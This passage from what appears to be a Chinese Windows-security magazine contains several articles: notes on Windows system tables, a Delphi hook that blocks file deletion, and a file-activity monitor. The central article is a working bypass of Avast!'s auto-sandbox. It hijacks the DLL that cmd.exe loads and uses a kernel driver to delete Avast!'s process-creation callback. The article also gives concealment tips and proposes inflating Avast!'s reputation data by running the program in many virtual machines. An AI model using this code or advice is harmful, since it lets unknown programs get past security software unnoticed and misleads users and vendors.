最终执行了 sysenter 指令。在它下方，是一个 int 0x2E 的调用。sysenter 指令是一个比较“新”的指令（也出现了十几年了），Windows 从 XP 开始使用 sysenter 实现从 Ring3 到 Ring0的调用，在此之前使用的是 int 0x2E。二者仅有速度的区别，效果是一样的，由于后者看起来更明了，这里姑且看看调用第0x2E 号中断会发生什么。操作系统教科书告诉我们，当一个程序发生中断，系统会首先查找中断向量表，在 Windows 里面，这个中断向量表正是 IDT！现在看看 IDT 中的第0x2E 号中断向量（Windows 中的术语为例程）是什么，如图6所示。

```
2E    KiSystemService
```

图6

KiSystemService 函数的作用是根据系统调用号查找到系统函数地址，它和 SSDT 的关系太紧密了，它的查找对象就是 SSDT（准确来说 console 程序查找的是 SSDT，否则是 shadow SSDT）。

上文简单论述了 Windows 设置表的原因，以及使用表的方法，只要我们记住，表（Table）是一种资源接口形式，编程中调用 Windows 的 SDK，就会用到表，通过表来完成间接调用，顺序依次是 IAT->IDT->SSDT，其中 IDT 和 SSDT 保存在 Ring0层。上文的部分描述不一定严谨，不过相信对帮助理解和记忆 Windows 里的表会有很好的正面作用。

卸载监控历程绕过 Avast！陌生文件提示

文/图 李旭昇

Avast!是一款来自捷克的安全软件，有着数十年的历史。Avast！7 中引入了一项新功能：全自动沙盒（Auto-Sandboxing）。简单的说，Avast！会将陌生但又不能确定为恶意程序的新进程自动转入沙盒中运行，程序在沙盒中被严密监视且无法对计算机造成破坏。笔者简单实验了一下，从网上下载的各类工具都不会被拦截，而自己编写的程序则全部被拦截，效果显著。本文将介绍笔者对该机制的研究过程并给出突破方法。

其实它的原理并不复杂。Avast！以某种方式拦截进程创建，提取其特征并到数据库中进行查询。如果流行度较低（用户数量少），就将其添加到沙盒内；否则直接放过。笔者将 Windows 自带的计算器程序修改了一个字节后再运行即被拦截，说明 Avast！所采用的特征是文件的哈希而不是路径。这样一个庞大的哈希数据库是不可能保存在本地的，所以切断网络连接就可能禁用这项机制。经实验，断网时运行陌生文件不会得到提示，且即使恢复网络再运行该程序也不会弹出提示。

不过仅有想法还不行，因为程序一运行就立刻被拦截，这时断网为时太晚。几番尝试后笔者发现 Avast！对程序加载的 DLL 未做任何检测，于是可以劫持可信程序中的 DLL，在 DLL 中断网并运行程序。

不过困难接踵而至。对于 ADSL 连接，我们可以用 Rasdial 命令断开/恢复连接。而对于其他连接方式，难以使其断网。笔者又实验了 Host 屏蔽等方法，均以失败告终，最终被迫另寻他法。

陷入僵局后，编辑提示可以从 Avast！的机制入手，而全自动沙盒机制的前提正是拦截进程创建。拦截进程创建的方法数不胜数，但 Avast！作为一款商业软件，不会使用一些非文档化的技术；且 PatchGuard 的出现又禁止了一批底层方法，进一步限制了选择范围。于是 Avast！最有可能通过 PsSetCreateProcessNotifyRoutineEx 设置一个监控例程，并在该例程中完成有关的判断。如图 1 所示，笔者用 PcHunter 工具查看时，发现 Avast！设置了许多系统回调。



图 1Avast!的系统回调

实验表明，用 PcHunter 卸载 aswSnx.SYS 模块中的监控例程后，Avast！的陌生文件提示功能就会失效。于是便有了如下瞒天过海的方案：DLL 加载一个驱动，驱动在 DriverEntry 中搜索并删除 Avast！的监控例程。随后 DLL 运行程序并卸载驱动，驱动在 DrivrUnload 中恢复 Avast！的监控例程。经过试验，该方案可行，下面分析一下具体实现。

笔者选择的被劫持对象是 Windows 自带的 cmd.exe，它导入的 WINBRAND.dll 只引用了一个函数，工作量较小。DLL 的逻辑并不复杂，这里只给出伪代码。

```
extern"C"__declspec(dllexport) void BrandingFormatString(){}
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        OpenSCManager();
        InstallDriver();
        StartDriver();
        CreateProcess();
        StopDriver();
        RemoveDriver();
        CloseServiceHandle();
        ExitProcess();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

以上伪代码首先安装并加载驱动，然后运行指定的程序，接着停止并卸载驱动。唯一需要说明的地方是完成所有工作之后，需要调用 ExitProcess 结束进程，否则 cmd.exe 会继续执行并极有可能崩溃，从而引起用户警觉。当然也可以将 BrandingFormatString 转发到真正的函数上，这样 cmd.exe 就能够顺利的继续执行。

下面来看驱动代码。首先要解决的问题是如何定位监控例程。我们通常用 PsSetCreateProcessNotifyRoutine 或 PsSetCreateProcessNotifyRoutineEx 设置监控例程，以下是这两个函数的反汇编代码。

```
lkd> uf PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
829aa7de 8bff            mov     edi,edi
829aa7e0 55              push    ebp
829aa7e1 8bec            mov     ebp,esp
829aa7e3 6a00            push    0
829aa7e5 ff750c          push    dword ptr [ebp+0Ch]
```

```
    829aa7e8 ff7508          push    dword ptr [ebp+8]
    829aa7eb  e809000000     call      nt!PspSetCreateProcessNotifyRoutine
(829aa7f9)
    829aa7f0 5d              pop     ebp
    829aa7f1 c20800          ret     8
    lkd> uf PsSetCreateProcessNotifyRoutineEx
    nt!PsSetCreateProcessNotifyRoutineEx:
    82986998 8bff            mov     edi,edi
    8298699a 55              push    ebp
    8298699b 8bec            mov     ebp,esp
    8298699d 6a01            push    1
    8298699f ff750c          push    dword ptr [ebp+0Ch]
    829869a2 ff7508          push    dword ptr [ebp+8]
    829869a5  e84f3e0200     call      nt!PspSetCreateProcessNotifyRoutine
(829aa7f9)
    829869aa 5d              pop     ebp
    829869ab c20800          ret     8
```

它们都调用了 nt!PspSetCreateProcessNotifyRoutine，其代码如下。

```
    lkd> uf nt!PspSetCreateProcessNotifyRoutine
    nt!PspSetCreateProcessNotifyRoutine:
    829aa7f9 8bff            mov     edi,edi
    829aa7fb 55              push    ebp
    829aa7fc 8bec            mov     ebp,esp
    829aa7fe 807d0c00        cmp     byte ptr [ebp+0Ch],0
    829aa802 53              push    ebx
    829aa803 56              push    esi
    829aa804 57              push    edi
    829aa805          0f84fa000000                                    je
nt!PspSetCreateProcessNotifyRoutine+0x10a (829aa905)

    nt!PspSetCreateProcessNotifyRoutine+0x12:
    829aa80b 648b3524010000  mov     esi,dword ptr fs:[124h]
    829aa812 66ff8e84000000  dec     word ptr [esi+84h]
    829aa819 33db            xor     ebx,ebx
    829aa81b  c7450ce08c9582    mov         dword  ptr  [ebp+0Ch],offset
nt!PspCreateProcessNotifyRoutine (82958ce0)
```

nt!PspCreateProcessNotifyRoutine 指向一个未导出的数组，其中记录着每个 CreateProcessNotifyRoutine 的信息，包括例程入口地址。获得该数组起始地址的方法很简单，首先根据 E8 作为标志找到 call 指令，并计算出 nt!PspSetCreateProcessNotifyRoutine 的地址。接着搜索 nt!PspCreateProcessNotifyRoutine 的地址。如果读者对于机器指令不是很熟悉，可以

查看 DbgPrint 的输出并对照给出的汇编代码。GetNotifyRoutineBase 函数代码如下：

```
    DWORD GetNotifyRoutineBase(){
        //在PsSetCreateProcessNotifyRoutine中搜索
PspSetCreateProcessNotifyRoutine函数的地址
        PUCHAR PsSetEntry=(PUCHAR)PsSetCreateProcessNotifyRoutine;
        DWORD PsJmpOffset=0;
        for(int i=0;i<100;i++){
            //E8开头的汇编指令表示call
            //e84f3e0200      call    nt!PspSetCreateProcessNotifyRoutine
(829aa7f9)
            if(*(PUCHAR)PsSetEntry==0xe8){
                PsJmpOffset=*(DWORD*)(PsSetEntry+1);
                break;
            }else{
                PsSetEntry++;
            }
        }
        //计算出跳转的目的地址，即PspSetCreateProcessNotifyRoutine的入口
        PUCHAR PspSetEntry=PsSetEntry+PsJmpOffset+5;    //call指令本身占五
个字节
        //DbgPrint("%p %p %p %p\n",PsSetCreateProcessNotifyRoutine,PsSet
Entry,PsJmpOffset,PspSetEntry);

        DWORD PspNotifyRoutine=0;
        for(int i=0;i<100;i++){
            //查找PspCreateProcessNotifyRoutine的地址
            //c7450ce08c9582  mov     dword ptr [ebp+0Ch],offset
nt!PspCreateProcessNotifyRoutine (82958ce0)
            if(*(PUCHAR)PspSetEntry==0xc7&&
                *(PUCHAR)(PspSetEntry+1)==0x45&&
                *(PUCHAR)(PspSetEntry+2)==0x0c){
                PspNotifyRoutine=*(DWORD*)(PspSetEntry+3);
                break;
            }else{
                PspSetEntry++;
            }
        }
        //DbgPrint("%p %p\n",PspSetEntry,PspNotifyRoutine);
        //返回PspCreateProcessNotifyRoutine数组的首地址
        return PspNotifyRoutine;
    }
```

得到 PspCreateProcessNotifyRoutine 数组的地址之后便离成功进了一步。遗憾的

是，微软没有给出该数组的结构，不过我们知道该数组的最大长度（即CreateProcessNotifyRoutine数目的上限）。在Windows XP内，该值为8；在Windows7内，该值为64。由于PcHunter工具已经给出所有系统回调的入口地址（图1），我们完全可以分析确定有关的结构。首先查看PspCreateProcessNotifyRoutine的内容：

```
lkd> dd 82958ce0
82958ce0  8bc08b8f 8bc6f2d7 8bd0a447 8cc24ebf
82958cf0  94e48627 8bdbcb67 8bdde30f 8fa54e2f
82958d00  00000000 00000000 00000000 00000000
82958d10  00000000 00000000 00000000 00000000
82958d20  00000000 00000000 00000000 00000000
82958d30  00000000 00000000 00000000 00000000
82958d40  00000000 00000000 00000000 00000000
82958d50  00000000 00000000 00000000 00000000
```

根据网上的零星资料，上述八个值对应着八个回调，其低三位为Flag，其余高位指向一个未公开的结构。我们来查看一下。

```
lkd> dd 8bc08b8f>>3<<3
8bc08b88  00000010 828d3d35 00000000 00000220
8bc08b98  06060203 6d4e624f 00790053 00740073
8bc08ba8  006d0065 00720045 006f0072 00500072
8bc08bb8  0072006f 00520074 00610065 00790064
8bc08bc8  00010206 63536553 060e0201 e3534d43
8bc08bd8  002f91b8 0a9f9af2 8bc331d0 8bc31f00
8bc08be8  0000004c 0000001c 90040001 00000030
8bc08bf8  00000040 00000000 00000014 001c0002
lkd> dd 8bdde30f>>3<<3
8bdde308  00000010 8b33cd66 00000001 0065006d
8bdde318  06050203 6d536d4d 85b1f580 00000100
8bdde328  000c0000 00000000 00100000 00000000
8bdde338  00000000 00000000 06120205 6d4e624f
8bdde348  00430041 00490050 00460023 00780069
8bdde358  00640065 00750042 00740074 006e006f
8bdde368  00320023 00640026 00620061 00330061
8bdde378  00660066 00320026 007b0023 00610034
```

很明显，第二个值为一个地址。如图1，该值与PcHunter软件给出的地址相同，它就是我们需要的例程的入口地址。接下来判断监控历程是否在aswSnx.SYS内。这里用到一份网上的代码，它通过遍历LDR链获得所有内核模块起始地址和大小的代码。其原理很简单，DriverObject->DriverSection指向System进程的LDR链，遍历该链就可以得到所有内核模块的信息。水到渠成，下面我们遍历PspCreateProcessNotifyRoutine数组并删除Avast!的监控例程。

```
    extern"C"NTSTATUS
DriverEntry(INPDRIVER_OBJECTDriverObject,INPUNICODE_STRINGRegistryPath)
    {
        DriverObject->DriverUnload=Unload;
        //获取aswSnx.SYS模块的基址和大小
        DWORD ModuleSize=0;
        DWORD
ModuleBase=GetModuleBase(DriverObject,L"aswSnx.SYS",&ModuleSize);
        DbgPrint("Module Base & Size: %p %p\n",ModuleBase,ModuleSize);
        //获取PspCreateProcessNotifyRoutine数组的起始地址
        NotifyRoutineRecord**
PspCreateProcessNotifyRoutine=(NotifyRoutineRecord**)GetNotifyRoutineBa
se();
        DbgPrint("NotifyRoutineAddr: %p\n",PspCreateProcessNotifyRoutine
);
        //遍历PspCreateProcessNotifyRoutine,如果某个回调函数在aswSnx.SYS内,
将其删除并返回
        for(int i=0;i<MaxRoutines;i++){
            if((PspCreateProcessNotifyRoutine+i)!=NULL){

    NotifyRoutine=((NotifyRoutineRecord*)(DWORD(PspCreateProcessNotifyRo
utine[i])>>3<<3))->NotifyRoutine;

    if(ModuleBase<(DWORD)NotifyRoutine&&(ModuleBase+ModuleSize)>(DWORD)N
otifyRoutine){
                    DbgPrint("Target found: %p\n",NotifyRoutine);
        PsSetCreateProcessNotifyRoutineEx(NotifyRoutine,TRUE);
                    DeleteSuccess=TRUE;
                    DbgPrint("Notify Routine DELETED\n");
                    returnSTATUS_SUCCESS;
                }else{
                    DbgPrint("%p\n",NotifyRoutine);
                }
            }
        }
        //没有找到aswSnx.SYS内的回调函数
        DbgPrint("Fail to delete Notify Routine\n");
        returnSTATUS_SUCCESS;
    }
```

PsSetCreateProcessNotifyRoutineEx 函数的第二个参数表示删除或者添加回调，将其设为 TRUE 可以删除监控例程。驱动的 DriverEntry 返回 STATUS_SUCCESS 后，DLL 中的 StartDriver 函数才返回。这样，DLL 调用 CreateProcessW 运行 RunThis.exe 就不会被拦截了。RunThis.exe 是笔者编写的一个测试程序，运行后会不断打印顶层窗口的

句柄，紧接着 DLL 停止并卸载驱动。在 DriverUnload 中，如果先前成功卸载了 Avast!的监控例程，就将其恢复。

```
VOID Unload(PDRIVER_OBJECTDriverObject){
    if(DeleteSuccess){
        PsSetCreateProcessNotifyRoutineEx(NotifyRoutine,FALSE);
        DbgPrint("Notify Routine restored\n");
    }
    DbgPrint("Unload!\n");
}
```

如图 2 所示，运行 cmd.exe 后，RunThis.exe 成功启动，Avast!没有给出任何提示。但如果直接双击运行 RunThis.exe 则会被拦截，如图 3 所示。为了避免这种情况，可以将 RunThis.exe 的后缀名改为.dll 或者.db 使其无法直接运行。由于 CreateProcess 并不根据后缀名来判断文件是否为可执行文件，并不影响程序运行。如果不怕麻烦，也可以由 DLL 动态的将驱动和要运行的程序释放出来，这样隐蔽性更高。



图 2 运行 cmd.exe 后，RunThis.exe 成功启动，Avast 没有给出任何提示

图 3 直接双击运行 RunThis.exe 会被 Avast！拦截

在研究过程中，笔者还提出一种更直白的想法：直接污染 Avast！的数据库。这看起来难以实施，其实不然，原因有两方面：一，许多相对小众的程序没有被拦截。事实上，除了笔者编写或修改的程序，尚未发现会被拦截的程序。这说明 Avast！对于陌生程序的判断较为谨慎，只要用户数量不是太小，就不拦截。但这个阈值究竟是多少呢？笔者曾经编写过一个自动完成习题的程序，总共约有五百用户。我本以为这个数目太小，但是 Avast！却未对其拦截。二，虽然 Avast!用户数目接近两亿，但它在国内市场占有率较低。假设 Avast！在国内有 5%的占有率，按照五百名用户计算，这相当于有 25 人使用的程序就不算“流行度较低”。以上估计虽然不准确，但是数量级应该没有大的出入。于是自然的想法就是安装多个虚拟机，伪造有许多人使用某程序的假象。数量达到 Avast！设定的阈值之后，再运行就不会被拦截了。我用 WireShark 抓包初步验证了这种思路的可行性，不过由于工作量太大而难以完成。所以烦请各位读者在阅读本文后安装 Avast！测试一下，也顺便为我用来测试的程序（RunThis.exe）增加一名“用户”。读者越多，越有可能超过 Avast！的阈值，进而使其摆脱“陌生文件”的帽子。

通过安装钩子实现文件防删除

文/图 赵显阳 (isafe.cc)

钩子是 Windows 中消息处理机制的一个要点，通过安装各种钩子，应用程序能够设置相应的子例程来监视系统里的消息传递，以及在这些消息到达目标窗口程序之前处理它们。 钩子的种类很多，每种钩子可以截获并处理相应的消息，如键盘钩子可以截获键盘消息，鼠标钩子可以截获鼠标消息，外壳钩子可以截获启动和关闭应用程序的消息，日志钩 子可以监视和记录输入事件。钩子分为线程专用钩子和全局钩子，线程专用钩子只监视 指定的线程，要监视系统中的所有线程，必须用到全局钩子。对于全局钩子，钩子函数 必须包含在独立的动态链接库（DLL）中，这样才能被各种相关联的应用程序调用。 在 Windows 资源管理器中，执行删除是调用的 shell32.dll 文件导出的 SHFileOperationW 函数，只要对该函数进行挂钩处理，就可以实现文件防删。

函数 SHFileOperation 根据 Win32 程序员参考介绍，是这样描述的：

Performs a copy, move, rename, or delete operation on a file system object.
WINSHELLAPI int WINAPI SHFileOperation(
LPSHFILEOPSTRUCT lpFileOp
);
Parameters
lpFileOp
Pointer to an SHFILEOPSTRUCT structure that contains information the function needs to carry out the operation.
Return Values
Returns zero if successful or nonzero if an error occurs.

翻译一下：在文件系统上执行复制、移动、重命名、删除等操作。该函数有一个参数 lpFileOp，是一个指向 SHFILEOPSTRUCT 结构的指针，包含了文件操作的相关数据，返回值为 0 表示执行成功，否则执行失败。

SHFileOPSTRUCT 结构体的定义如下：

```
Typedef struct _SHFILEOPSTRUCT { //shfos
   HWND    hwnd ;//显示状态信息窗口的句柄，一般设为主窗体的句柄。
   UINT     wFunc;//要执行的操作。
   LPCSTR    pFrom;//源文件或目录
   LPCSTR    pTo;   //目标文件或目录
   FileOP_FLAGS fFlags;//控制文件操作的标志
   BOOL    fAnyOperationsAborted;//操作是否放弃
   LPVOID hNameMappings;//文件名映射对象的句柄
   LPCSTR lpszProgressTitle;//进度条标题
   } SHFILEOPSTRUCT , FAR *LPSHFILEOPSTRUCT
```

Delphi 用记录对此结构进行了两种封装，ANSI 和 UNICODE。下面我们编写一段代码，来实现删除 c:\delFiles 目录下的文件。

打开 Delphi，新建一个工程 DelFile，在“删除”按钮的 OnClick 事件中加入如下代码，用于执行删除操作。

```
procedure TForm1.Button1Click(Sender: TObject);
var
 OpStruc:TSHFileOpStruct;
 FromBuf:Array[0..128] of Char;
begin
 FillChar(FromBuf,Sizeof(FromBuf),0);
 StrPCopy(FromBuf,Pchar(Edit1.Text));
 //开始填充 OpStruc 记录
 with OpStruc do
 begin
  Wnd:=Handle;
  wFunc:=FO_DELETE;
 pFrom:=@FromBuf;
  pTo:=nil;
  fFlags:=FOF_NOCONFIRMATION;
  lpszProgressTitle:='正在删除';
 end;
 if SHFileOperation(OpStruc)=0 then
 //执行成功
 MessageBox(Handle,'删除完毕。','删除信息',MB_OK+MB_ICONINFORMATION);
end;
```

删除时（wFunc 参数设为 FO_DELETE），如果想将文件或目录放到回收站（fFlags 参数设置为 FOF_ALLOWUNDO），则应给出文件的绝对路径名，否则可能无法恢复。对于多个文件的操作，文件名之间要以#0)字符分隔，整个字符串以两个#0 结束。点击“delFile”按钮，文件就被删除了，如图 1 所示。



图 1

该方法调用了 SHFileOperationW 函数，只要拦截该函数调用就可以防止文件被删除。

思路：其实比较简单，还是利用 DLL。首先根据 API 函数 SHFileOperationW 的结构自己编写两个与这两个 API 一样的函数，再利用 GetProcAddress 获取系统的两个 API 函数入口地址，最后用 WriteProcessMemory 将编写的函数地址替换掉原来系统的函数地址，这样所有调用这个函数的应用程序都将先执行我们的函数。

下面是一个 DLL 用于全局挂钩 SHFileOperationW 函数的关键代码。

```
1.  function NewSHFileOperationW(const lpFileOp: TSHFileOpStructW): Integer;stdcall;
2.  type
3.  TNewSHFileOperationW = function (const lpFileOp: TSHFileOpStructW):Integer; stdcall;
4.  begin
5.  if Pos('calc.exe',lpFileOp.pFrom)>0 then begin
a)  showmessage('(hooked)SHFileOperationW-无法删除： '+ lpFileOp.pFrom);
b)  result := 1;
c)  exit;
6.  end;
7.  Hook[1].UnHook;
8.  Result := TNewSHFileOperationW(Hook[1].BaseAddr)(lpFileOp);
9.  Hook[1].Hook;
10. end;
11. procedure InitHook;      //安装 Hook
12. begin
13. Hook[1]                                                          :=
TNtHookClass.Create('Shell32.dll','SHFileOperationW',@NewSHFileOperationW);
14. end;
```

第 13 行用于创建一个 Hook 对象，会挂钩到新的执行过程 NewSHFileOperationW；第 5 行表示如果是删除程序 calc.exe 的话，是无法删除的；第 7、8、9 行表示，如果是其它文件的话（如 notepad.exe），则先卸载钩子，执行删除操作，再安装钩子。

根据测试，通过 Hook SHFileOperationW 函数，即可实现文件防删除的效果。

打造自己的文件行为监控器

文/图 马智超(杭州电子科技大学)—DesertEagle

原来写过 Android 系统的文件访问监控，使用了系统提供的接口，利用系统的 API 函数，所以我想 Windows 系统上也应该有相应的 API 函数。没错，不同的平台都有相似处，在 Windows 系统中提供了对文件和目录监控的系统服务，并且为应用程序提供了两个 API 函数，分别是 FindFirstChangeNotification 和 ReadDirectoryChangesW。这里我选用了使用 ReadDirectoryChangesW 函数，可以用 ReadDirectoryChangesW 函数实现对系统目录的监控，通过目录监控文件属性的变化来监控对文件的操作行为。

下面先说具体思路。首先使用 CreateFile 获取要监控目录的句柄，然后在一个判断循环里面调用 ReadDirectoryChangesW，并且把自己分配的用来存放目录变化通知的内存首地址、内存长度、目录句柄传给该函数。用户代码在该函数的调用中进行同步等待。当目录中有文件发生改变，控制函数把目录变化通知存放在指定的内存区域内，并把发生改变的文件名、文件所在目录和改变通知处理。通过目录变化，进而可以监控对记事本、文本文档、ppt、excel、pdf 文件的操作行为。

监控目录的句柄，可以通过指定目录名，利用 CreateFile 函数的返回值获得。

```
hDir = CreateFile(
        dlg->str,     //str 为目录名
        GENERIC_READ|GENERIC_WRITE,
        FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
        NULL,
        OPEN_EXISTING,
        FILE_FLAG_BACKUP_SEMANTICS,
        NULL
        );
```

GENERIC_READ 表示允许对设备进行读访问；GENERIC_WRITE 表示允许对设备进行写访问（可组合使用）。用户代码通过第二个和第三个参数来告知操作系统，把目录变化通知放在首地址为返回信息指针，位于一块内存长度区域中，但是该内存又是怎样组织的呢？操作系统是把它们放在 FILE_NOTIFY_INFORMATION 这个结构里面的，可以确定是哪个文件进行修改的，其结构如下：

```
typedef struct _FILE_NOTIFY_INFORMATION {
  DWORD NextEntryOffset;
  DWORD Action;//动作
  DWORD FileNameLength;//文件名字的长度
  WCHAR FileName[1];//文件名字
```

```
} FILE_NOTIFY_INFORMATION,
*PFILE_NOTIFY_INFORMATION;
```

接着就是 ReadDirectoryChangesW 函数发挥作用了，它不仅能够监测到文件系统的变化，还能返回详细的文件变动的信息，并且能够选择是使用同步方式监测还是异步方式监测，比较全面。当第一次调用 ReadDirectoryChangesW 函数的时候，系统会分配一些缓存来存储文件变化信息，这些缓存与要监控的文件夹关联，直到其关闭。在编程过程中出现了一点问题，提示 ReadDirectoryChangesW 函数没有定义，即使我引入了头文件，这是因为 ReadDirectoryChangesW 函数定义在 winbase.h 头文件中，通常 windows 下编程一般都包含 windows.h 文件，而 windows.h 中包含了 winbase.h，所以使用时不用再包含 winbase.h。. 在 winbase.h 中，ReadDirectoryChangesW 原型定义如下：

```
#if(_WIN32_WINNT >= 0x0400)
WINBASEAPI
BOOL
WINAPI
ReadDirectoryChangesW(
      HANDLE hDirectory，
   LPVOID lpBuffer，
   DWORD nBufferLength，
   BOOL bWatchSubtree，
   DWORD dwNotifyFilter，
   LPDWORD lpBytesReturned，
   LPOVERLAPPED lpOverlapped，
   LPOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
   );
#endif /* _WIN32_WINNT >= 0x0400 */
```

可以看出，这是一个条件编译语句，只有定义了_WIN32_WINNT，这段代码才会被编译器加入，因此需要定义_WIN32_WINNT ，其值应大于等于 0x0400（0x0400 表示 Windows2000，0x0500 表示 Windows XP），且需要定义在包含 windows.h（或 winbase.h）的定义语句之前。这里我定义其为 0x0500。

ReadDirectoryChangesW 返回类型有以下几种，由此来判断文件操作的情况：

FILE_ACTION_ADDED（0x00000001）：有文件新建

FILE_ACTION_REMOVED（0x00000002）：有文件移动

FILE_ACTION_MODIFIED(0x00000003) ：有文件修改

FILE_ACTION_RENAMED_OLD_NAME(0x00000004)：文件重命名等

通过判断文件名来判断是否是记事本、文档、ppt、pdf、excel 等文件，来记录显示对应的文件操作行为。核心代码如下：

选择要监控的文件目录，如图 1 所示。

```
BROWSEINFO bi;
bi.hwndOwner = m_hWnd;
bi.pidlRoot = NULL;
bi.pszDisplayName = szPath;
bi.lpszTitle = "请选择需要监控的目录:";
bi.ulFlags = 0;
bi.lpfn = NULL;
bi.lParam = 0;
bi.iImage = 0;
//弹出选择目录对话框
LPITEMIDLIST lp = SHBrowseForFolder(&bi);
if(lp && SHGetPathFromIDList(lp, szPath))
{
    str.Format("%s", szPath);
}
```

图 1

创建一个线程来监控文件操作行为，如图 2 所示。

```
DWORD WINAPI CEyeDlg::ThreadProc( LPVOID lParam )  //线程函数
{
    CEyeDlg * obj = (CEyeDlg*)lParam;
    char notify[1024];
    DWORD cbBytes,i;
    char AnsiChar[3];
    wchar_t UnicodeChar[2];
    CString path;
    FILE_NOTIFY_INFORMATION *pNotify=(FILE_NOTIFY_INFORMATION *)notify;
    FILE_NOTIFY_INFORMATION *tmp;
    obj->hDir = CreateFile( str, FILE_LIST_DIRECTORY,
        FILE_SHARE_READ |
        FILE_SHARE_WRITE |
        FILE_SHARE_DELETE, NULL,
        OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OVERLAPPED, NULL);

    if (obj->hDir == INVALID_HANDLE_VALUE)

    {
        return 0;
    }
```

图 2

获得句柄后通过 ReadDirectoryChanges 来监控目录变化，如图 3 所示。

```
if( ::ReadDirectoryChangesW( obj->hDir，pNotify，sizeof(buf)，true，
        FILE_NOTIFY_CHANGE_FILE_NAME|
        FILE_NOTIFY_CHANGE_DIR_NAME|
        FILE_NOTIFY_CHANGE_ATTRIBUTES|
        FILE_NOTIFY_CHANGE_SIZE|
        FILE_NOTIFY_CHANGE_LAST_WRITE|
        FILE_NOTIFY_CHANGE_LAST_ACCESS|
        FILE_NOTIFY_CHANGE_CREATION|
        FILE_NOTIFY_CHANGE_SECURITY,&dwBytesReturned,NULL,NULL))
```

```
switch(tmp->Action)

{

case FILE_ACTION_ADDED: {
char *p,*q,*s,*t,*d,*f,*e,*w;
        p=strstr(str1,".txt");
        q=strstr(str1,".doc");
        s=strstr(str1,".docx");
        t=strstr(str1,".xls");
        d=strstr(str1,".xlsx");
        f=strstr(str1,".ppt");
        e=strstr(str1,".pptx");
        w=strstr(str1,".pdf");
        CTime tt=CTime::GetCurrentTime();
```

图 3

```
case FILE_ACTION_RENAMED_OLD_NAME: {
                    CTime tt=CTime::GetCurrentTime();
CString strl;

strl.Format("%d:%d:%d",tt.GetHour(),tt.GetMinute(),tt.GetSecond());
                    if(zhi==0){
                    obj->m_list.InsertItem(0,obj->m_szi);
                    obj->m_list.SetItemText(0,2,"重命名了文件");
                    strcat(str1," 改名为 ");}
                    else{
                    obj->m_list.InsertItem(0,obj->m_szi);
                    obj->m_list.SetItemText(0,2,"rename file");
                    strcat(str1,"new name is");
                    }
                    obj->m_list.SetItemText(0,3,strcat(str1,str2));
                    obj->m_list.SetItemText(0,1,strl);
                    break; }

        case FILE_ACTION_RENAMED_NEW_NAME: {
                    CTime tt=CTime::GetCurrentTime();
                    CString                                                    strl;
strl.Format("%d:%d:%d",tt.GetHour(),tt.GetMinute(),tt.GetSecond());
                    if(zhi==0){
                    obj->m_list.InsertItem(0,obj->m_szi);
                    obj->m_list.SetItemText(0,2,"重命名了文件");}
                    else{
                            obj->m_list.InsertItem(0,obj->m_szi);
                    obj->m_list.SetItemText(0,2,"rename file");
                    }
```

```
strcat(str1,"->");
obj->m_list.SetItemText(0,3,strcat(str1,str2));
obj->m_list.SetItemText(0,1,strl);

break; }
```

以上就是主要功能的核心代码了。如图 4 所示是中文版测试图，图 5 所示为英文语言测试图。

图 4

